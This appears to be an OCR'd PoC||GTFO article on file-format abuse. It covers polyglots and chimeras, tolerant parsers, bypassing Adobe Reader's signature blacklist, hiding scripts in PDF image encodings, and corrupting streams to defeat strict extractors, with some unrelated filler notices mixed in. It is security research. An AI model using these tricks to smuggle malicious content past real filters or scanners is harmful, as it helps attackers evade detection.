While most file formats enforce their magic at offset zero, it's common for archive formats to NOT enforce magic at the start of an archive. 7ZIP, RAR, and ZIP have no such requirement. However, some Unix compressors such as GZIP and BZIP2 do demand proper magic at offset zero. These are just designed to compress data, with the filename being optional (for GZIP) or just absent (BZIP2).

Specific Examples

TAR, the Tape Archive format, was first used to store files via tape. It's block-based, and for each file, the header block starts with the filename. The magic signature, depending on the exact version of TAR,

[14] `http://tinyurl.com/MachO-fat-header`
[15] `http://docs.oracle.com/javase/specs/jvms/se7/html/jvms-4.html#jvms-4.1`

is present at offset `0x100` of the header block. The whole header contains a checksum for itself, and this checksum is enforced.

PDF in theory should begin with a standard signature at offset zero, `% P D F - 1 . [0-7]`, but in practice this signature is required only to be within the first kilobyte. This limit is odd, which is likely the reason why some PDF libraries don't object to a missing signature. PDF is actually parsed bottom–up for a complete document interpretation to allow for incremental document modifications. Further, the signature doesn't need to be complete! It can be truncated, either to `%PDF-1.` or `%PDF\0`.

ZIP doesn't require magic at offset zero, and like PDF it's parsed from the bottom up. In this case, it's not to allow for incremental updates; rather, it's to limit those time–consuming floppy swaps when a multi–volume archive is created on the fly, on external storage. The index structure must be located near the end of the file.

Even more confusingly, it's common that viewers and the actual extractor will have a different threshold regarding the distance to the end of file. WinRar, for example, might list the contents of an archive without error, but then silently fail to extract it!

Although standard ZIP tolerates not starting at offset zero or not finishing at the last offset, some variants built on top of the ZIP format are pickier. Keep this in mind when creating funky APK, EGG, JAR, DOCX, and ODT files.

Bad Magic Signatures

OpenType fonts start with `00 01 00 00`, which is actually not a magic signature, but a version number, which is expected to be constant. How pointless is that?

Windows icons (ICO) and static cursors (CUR) are using the same format. This format has no official name, but it always has a magic of `00 00`.

6.2 Hardware Formats

Hardware-oriented formats typically have no header. They are designed for efficiency, and their parser is implemented in hardware. They are seen not as files, but as images burned into a ROM or similar storage. They are directly read (and executed/interpreted) by a CPU, which often specifies critical data at the very first offsets.

For example, floppy disks and hard disks begin with a 512–byte Master Boot Record (MBR) of executable code that must end with `0xAA55`. Video game console ROMs often begin with the initial stack pointer and program counter. The TGA image format, which was designed in 1984 as a raster image format to be read directly by a graphics board, begins with the image's width and height. (Version 2 of TGA has an optional footer, ending with a constant signature.)

However, it's also common that some extra constant structure is required at a specific offset, later in the memory space. These requirements are often enforced in software by the BIOS or bootloader, rather than by a hardware check. For example, a Megadrive (Genesis) cartridge must have the ASCII string "`SEGA`" at offset `0x100`.[16] A Gameboy ROM must contain the Nintendo logo for its startup screen from offset `0x104` to `0x133`, one of the longest signatures required in any file format.[17] Super NES ROMs have a header later in the file, called the Cartridge Header. The exact offset of this header varies by the type of ROM, but it is always far enough into the header that polyglot ROMs are easy to create.[18] Examples of such polyglots are shown in Figures 3 and 4.

Abusing File Signature

Obviously, there is no room for abusing signatures as long as the content and the offset of the signatures are strictly enforced. Signature abuse is possible when parsers are trying to recover broken files; for example,

[16] `http://wiki.megadrive.org/index.php?title=TMSS`
[17] `http://problemkaputt.de/pandocs.htm#thecartridgeheader`
[18] `http://problemkaputt.de/fullsnes.htm`




Figure 3: Sega Master System, Gameboy Color & PDF Polyglot

some PDF readers don't require the presence of the PDF signature at all!

Header abuse is also possible when the specification is incorrectly implemented. For example, the GameBoy Pocket—and only the GameBoy Pocket—doesn't bother to fully check the BIOS signature.

Blacklisting

As hinted previously, PDF can be easily abused. For security reasons, Adobe Reader, the standard PDF reader, has blacklisted known magic signatures such as PNG or PE since version 10.1.5. It is thus not possible anymore to have a valid polyglot that would open in Adobe Reader as PDF. This is a good security measure even if it breaks compatibility with older releases of PoC||GTFO.

However, it's critical to blacklist the actual signature as opposed to what is commonly appearing in files. JPEG File Interchange Format (JFIF) files typically start with the signature, SOI, and an APP0 segment, which make the file start with `FF D8 FF E0`. However, the signature itself is only `FF D8`, which can lead to a blacklist bypass by using a different segment or different marker right after the signature. I abused this trick to make a JPEG/PDF polyglot in PoC||GTFO 0x03, but since then, Adobe has fixed their JFIF signature parsing. As such, `pocorgtfo03.pdf` doesn't work in versions of Adobe Reader released since March of 2014.

Of course, blacklisting can only affect current existing formats that are already widespread. The `Z W S` signature that we used for PoC||GTFO 0x05 is now blacklisted, but the BPG signature used in PoC||GTFO 0x07 is very recent so it has not been blacklisted yet. Moreover, each signature to be blacklisted has to be added manually. Requiring the PDF signature to appear earlier in the file—even just in the first 64 bytes

instead of a whole kilobyte—would proactively prevent a lot of polyglot types, as most recent formats are dense at the start of the file. Checking the whole signature would also make it even harder, though not respecting your own standard even for checking signatures is an insult to every standard.

6.3 File Format Structures

Most file formats are either chunk-based or pointer-based. Chunked files are often some variant of Tag/Length-/Value (TLV), which are versatile and size-efficient. Pointer-based files are better adapted to direct memory mapping. Let's have some fun with each.

Chunk Sequences

The information is cut into chunks, which all have the same top-level structure, often defining a type, via a tag, then the length of the chunk data to come, then the chunk content itself, of the given length. Some formats such as PNG also require their chunks to end with a checksum, covering the rest of the chunk. (In practice, this checksum isn't always enforced.)

For even more space efficiency, BZIP2 is chunk based, but at the bit level! Bytes are never padded, and structures are not aligned. It doesn't waste a single bit, but for that reason it's damned near unreadable with a standard hex viewer. Because no block length is pre-encoded, block markers are fairly big, taking 48 bits. These six bytes, if they were aligned, would be `31 41 59 26 53 59`, the BCD representation of π.

Structure Pointers

The first structure containing the magic signature points to the other structures, which typically don't lie immediately after each other. Pointers can be absolute as in file offsets, or relative to the current structure's offset or to some virtual address. In many cases, relative pointers are unsigned. Typically, executable images use such pointers for their interrupt tables or entry points.

In many chunk-based formats such as FLV, you can inflate the declared size of a chunk without any warnings or errors. In that case, the size technically behaves as a relative pointer to the next chunk, with a lower limit.

6.4 Abusing File Format Structures

Empty Space

Block-sized formats, such as ISO,[19] TAR, and ROM dumps often contain a lot of extra space that can be directly abused.

In theory, it may look like TAR should have lots of zero bytes, but in practice, it's perfectly fine to have one that's 7–bit ASCII! This makes it possible to produce an ASCII abstract that is a valid TAR. For good measure, the one shown in Figure 5 is not only an ASCII TAR, but also a PDF. The ASCII art comes free.

[19] PoC||GTFO 0x05

German GQRP Club Members
MEETING IN MAY 1998
Please contact Rudi before the end of January
Rudi Dell, DK4UH, Weinbietstr. 10, 67459, BOEHL-IGGELHEIM

Appended Data

Since many formats define an end marker, adding any data after is usually tolerated: after all, the file is complete, parsing can end successfully. However, it's also easy for them to check if they reached the end of the file: in this case (such as BPG or Java Class), no appended data is tolerated at all.

Trailing Space

Metadata fields are often null-terminated with a maximum length. This gives us a bit of controllable space after the null character. That way, one could fit a PDF signature and stream declaration within the metadata fields of a NES Sound Format (NSF) to get a working polyglot.

This is shown in Figure 6, where the NSF's Title is "`SSL Smiley song :-)\0%PDF-1.5`". Similarly, the Author is "`Melissa Eliott\0 9 0 obj <<<>>%''` and the Copyright is "`2014 0xabad1dea"\0 \n stream \n`".

The original metadata is preserved, while declaring a PDF file and a dummy PDF object that will cover the rest of the data of the NSF file.

Non-Critical Space

Some fields are required by a standard, but the parsers will forgive us for violations of the standard. These parsers try to recover information out of corrupt files rather than halting on invalid structures.

JFIF is a clear example. Many JFIF segments clearly define their length, however nothing prevents you from inserting extra data at the end of one segment. This data may be ignored, and the parser will just look for the next segment marker. Since JFIF specifies that all segments are made of `FF` followed by a non-null byte, as long as your extra data doesn't encode a segment marker for a known segment type, you're fine. Known types include Define Quantization Table `FF DB`, Define Huffman Table `FF C4`, Start Of Scan `FF DA`, and End Of Image `FF D9`.

In console ROMs, CPU memory space often starts with interrupt vector tables. You can adjust the handler addresses to encode a useful value, or sometimes use arbitrary values for unused handlers.

Making Empty Space

In a chunk-structured format, you can often add an auxiliary chunk to carve extra space. Forward compatibility makes readers fully ignore the extra chunk. Figure 7 shows a PNG whose "`duMb`" chunk happens to contain valid PCM audio.

Sometimes, you have to flip a bit to enable structure space that can be abused. Examples include the 512–byte training buffer in the iNES (`.nes`) ROM format, which is used to hold code for enabling cheats.

Figure 4: Sega Megadrive, Super Nintendo & PDF Polyglot

```
$ tar -tf abstract.tar
Binary tricks to evade identification, detection, to exploit encryption and hash collisions\n\n\n\n\n\n\n\n\n\n
$
```

Figure 5: PDF, TAR Polyglot in 7–bit Clean ASCII




Figure 6: PDF and NES Sound Format polyglot




Figure 7: PNG whose "`duMb`" chunk contains PCM Audio





Figure 8: BPG/HTML/PDF Polyglot. ZIP not shown.



Telpar has a new thermal printer (very quiet), which is 48 columns wide and has four interfaces (TTL parallel and serial, 20 mA, RS-232). The print quality looked very *nice . . . and so did the price of $666. 4132 Billy Mitchell Rd., PO Box 796, Addison TX 75001.*

A PDF/ZIP/BPG/HTML polyglot BPG[20] stands for Better Portable Graphics. It was recently created as an alternative to JPG, PNG, and GIF. BPG images can be lossy or lossless. The format supports animation and transparency.

To give BPG more exposure, this issue is a PDF/ZIP/BPG/HTML polyglot. Also, we're running out of formats that Adobe hasn't blacklisted as polyglots.

BPG's structure is very compact. Some fields' bits are split over different bytes, most numerical values are variable–length encoded, and every attempt is made to avoid wasted space. Besides the initial signature, everything is numerical. 'Chunk types'—called 'extension tags'—are not ASCII like they commonly are in PNG. Information is byte-aligned, so the format isn't quite so greedily compressed as BZIP2.

BPG enforces its signature at offset zero, and it is not tolerant to appended data, so the PDF part must be inside of the BPG part. To make a BPG polyglot, enable use the extension flag to add your own extension with any value other than `5`, which is reserved for the animation extension. Now you have a free buffer of an arbitrary length.

Since the author of BPG helpfully provides a standalone JavaScript example to decompress and display this format, a small page with this script was also integrated in the file. That way the file is a valid BPG, a valid PDF, and a valid HTML page that will display the BPG image. You just need to rename the `pocorgtfo07.pdf` to `pocorgtfo07.html`. You can see this in Figure 8.

Thanks to Mathieu Henri for his help with the HTML part.

Moving Structures Around In a pointer-chained format, you can often move structures around or even inside other structures without breaking the file. These parsers never check that a structure is actually after or outside another structure.

Technically-speaking, an FLV header defines its own size as a 32–bit word at offset `0x05`, big endian. However nothing prevents you from making this size bigger than used by Flash. You can then insert your data between the end of the real header and the beginning of the first header packet.

To make some extra space early in ROMs, where the code's entrypoint is always at a fixed address, just jump over your inserted data. Since the jump instruction's range may be very limited on old systems, you may need to chain them to make enough controllable space.

Structure Order

To manipulate encryption/decryption via initialization vector, one can control the first block of the file to be processed by a block cipher, so the content of the file in this first block might be critical. It's important then to be able to control the chunk order, which may be against the specs, and against the abilities of standard processing libraries. This was used as AngeCryption in PoC‖GTFO 0x03.

The minimal chunk requirements for PNG are `IHDR`, `IDAT`, and `IEND`. PNG specifies that the `IHDR` chunk has to be first, but even though all image generators follow this part of the standard, most parsers fail to enforce the requirement.

The same is true for JFIF (JPEG) files. The `APP0` segment should be first, and it is always generated in this position, but readers don't really require it. In practice, a JFIF file with no `APPx` segments often produces neither warnings nor errors. Figure 9 shows a functional JPEG that has no `APPx` segments, neither a JFIF signature nor any EXIF metadata!

6.5 Data Encodings

It's common for different file formats to rely on the same data encodings that have been proved reliable and efficient, such as JPEG for lossy pictures or Deflate/Zlib. Thus it's possible to make two different file formats in the same file relying on the same data, stored with the same encoding.

[20] `http://bellard.org/bpg/`




Figure 9: JPEG with no APPx segments.




Figure 10: JPG/PDF/ZIP Chimera

Offset	Content 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	JPEG	PDF	ZIP
00000:	FF D8	magic		
00002:	FF E0 00 10 .J .F .I .F 00 01 01 01 00 48 00 48 00 00	header		
00014:	FF FE 02 1F	comment segment start (length)		
00018:	%PDF-1.4 1 0 obj ...		PDF header & document	
00140:	20 0 obj «/Length 69786» stream		dummy object start	
00168:	.P .K 03 04			local file header start
00181:	00 9B			filename length
00186:	endstream endobj 5 0 obj «/Width 400 ... stream		dummy object end image object start	lfh's filename (abused)
00221:	FF D8 FF E0 00 10 .J .F .I .F 00 01 01 01 00 48 00 48 00 00	(end of comment)	image header	stored file data
00235:	FF DB 00 43 ...	image data (DQT)	—	—
112B5:	FF D9	end of image	—	—
112B7:	FF FE 00 E6	segment comment start (not strictly req.)		
112BC:	endstream endobj 24 0 obj stream ...		end of image object dummy object start	
112DE:	.P .K 01 00			central directory
1130C:	corkami.jpg			filename (correct)
11317:	.P .K 05 06			end of central directory
1132B:	75 00			length of comment
1132E:	endstream endobj xref ...		end of dummy object xref, trailer	archive comment
1139A:	%%EOF %		end of file line comment	
113A1:	FF D9	end of image marker	(end of line)	(end of comment)

Table 1: JPG/PDF/ZIP Chimera Layout




Figure 11: TIFF/EXT2 Chimera

Abusing Data

JPG/PDF/ZIP Chimera For this kind of abuse, it's important to see if what comes directly before the data can be abused, and how the data offset can be abused.

A PDF directly stores JPG image and so does a ZIP archive using no compression, except that a ZIP's Local File Header contains a duplicate of the filename just before the file data itself.

Thus, we can create a single chimera that is at once a ZIP, a JPG, and a PDF. The ZIP has the JPEG image as a JFIF file, whereas the whole file is also a valid JPEG image, and the whole file is also a PDF that displays the image! Even better, we only have one copy of the image data; this copy is reused by each of the forms of the chimera.

There are two separate JFIF headers. One is at the top of the file so that the JFIF file is valid, and a duplicate copy is further in the file, right before the JPEG data, after the PDF header and the ZIP's Local File Header.

Other kinds of chimeras are possible. For example, it's not hard to use TAR instead of ZIP as the outer archive format. A neighbor could also use PNG (Zlib-compressed data, like in ZIP) instead of JPG.

One beautifully crafted example is the Image puzzle[21] proposed at the MIT Mystery Hunt 2015. It's a TIFF and an EXT2 filesystem where all the EXT2 metadata is visible in the TIFF data, and the filesystem itself is a maze of recursive sub-directories and TIFF tiles. This is shown in Figure 11.

Abusing Data to Contain an Extra Kind of Information

Typically, RGB pixels of images don't need to follow any particular rule. Thus it's easy to hide various kinds of data as fake image values.

This also works in PDF objects, where lossy compression such as JBIG2, CCITT Fax, and JPEG2000 can be used to embed malicious scripts. These are picture formats, but nothing prevents us from hiding

[21] `http://web.mit.edu/puzzle/www/2015/puzzle/image/`

Figure 12: Artistic, Valid QR Codes

Figure 13: Barcode–in–Barcode Inceptions

other types of information in them. PDF doesn't enforce these encodings to be specifically used on objects referenced as images, but allows them on any object, even JavaScript ones.

Moreover, image dimensions and depth are typically defined in the header, which tells in advance how much pixel data is required, and appending any extra data *within* the pixel stream—such as in the IDAT chunk of a PNG, which is Zlib-wrapped–will not trigger any problem with viewers. All the original pixels are present, so the image is perfect, and the extra appended data in the pixel stream remains. This can be used to hide data in a PNG picture without any obvious appended data after the `IEND` chunk.

Abusing Image Parsing

In some specific cases, such as barcodes, images are parsed after rendering. Even in extreme cases of barcode manipulation, it's still quite easy to see that they could be parsed as barcodes. The examples in Figure 12 come from a SIGGRAPH Asia 2013 paper by fine folks at the City College of London on Half-Tone QR Codes. [22]

However, we usually have no control over the scanning software. This software determines which types of barcodes will be scanned, and in which order they will be parsed. By relying on error code information recovery – and putting a different kind of barcode inside another one! – QR Inception is not only possible, but was thoroughly investigated by the fine folks at SBA Research in Vienna![23] Some quick examples are in Figure 13.

Corrupting Data to Prevent Standard Extraction

Although many parsers may refuse to extract a corrupted stream, it's possible that some will parse until corruption is found and attempt to use the undamaged portion. By appending garbage data and corrupting

[22] `http://vecg.cs.ucl.ac.uk/Projects/SmartGeometry/halftone_QR/halftoneQR_sigga13.html`
[23] `unzip pocorgtfo07.pdf abusing_file_formats/qrinception.pdf #by Dabrowski et al`

```
$ cat asciizip
xÚD0Up0IZUnnnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwCiudIbEAt33wwWt3ww0GDDGtwwDDwDt03GGpDD33333s03333GDdFPWOsookwKgQ1‡$♥l
$ printf "\x1f\x8b\x08\0\0\0\0\0" | cat - asciizip | gzip -dc
PoC||GTFO !
```

Figure 14: ASCII Zlib Stream




Figure 15: JPEG-Encoded JavaScript

its encoding, we can create a stream that still contains its information, but will not be extracted by purist tools!

Appending garbage, compressing, then truncating the last compressed block is a straightforward way to do this with Zlib and Deflate. Using LZMA without End of Stream markers also works. As mentioned before, you also get the same result by corrupting the CRC32 of a JAR. Most if not all ZIP extractors will fail to open the archive, whereas Java itself will ignore and execute the classes just fine.

In a similar but a bit more unpredictable way, it looks like most Windows viewers open a PNG file with corrupted checksums in critical chunks just fine. Most Linux viewers reject the file completely.

Abusing Encoding to Bypass Filter

ASCII Zlib Stream As Gabor Molnar proved with ascii-zip,[24] it's possible to turn the Huffman coding used in Zlib into an ASCII-only expansion, and thus send a Zlib-compressed binary as a standard ASCII string. An ASCII gzip file using this trick is shown in Figure 14.

Michele Spagnuolo used this same trick in the better-known RosettaFlash attack, the details of which you can find in PoC||GTFO 5:11.

Lossless JPEG We can abuse JPEG's lossy compression and turn it lossless. Since it's lossy by definition, it makes sense to expect that it cannot be controlled, so it is often ignored by security software. But, by encoding a greyscale JPEG, chrominance and luminance separation is fully predictable, as there is no more chrominance. Combining this with either 100% quality compression or a specific quantization matrix allows the decompressed data to be predictable and reusable! Dénes Óvári demonstrated PoC of this in VirusBulletin 2015/03,[25] and an example of the technique is shown in Figure 15.

Altering Data to Contain Extra Information

Image and Sound When sound is stored as 32–bit PCM, the 16 lower bits can be modified without much effect on the final sound as 16–bit resolution allows for a comfortable dynamic range of about 96 dB.

The BMP file format allows us to define *both* which color channels are stored, *and* on how many bits those channels are stored. Thus, it's possible to store a 16–bit picture as 32–bit words, leaving 16 bits of each word unused! By combining these two techniques, we can mix picture and sound on the same words: 16 bits of audible sound, 16 bits of visible pixel colors. The sound is ignored for the picture, and the image drops below the threshold of hearing.

[24] `https://github.com/molnarg/ascii-zip`

[25] `unzip pocorgtfo07.pdf abusing_file_formats/vb201503-lossy.pdf`




Figure 16: BMP Image with Another Image as RGB Channels in PCM Audio

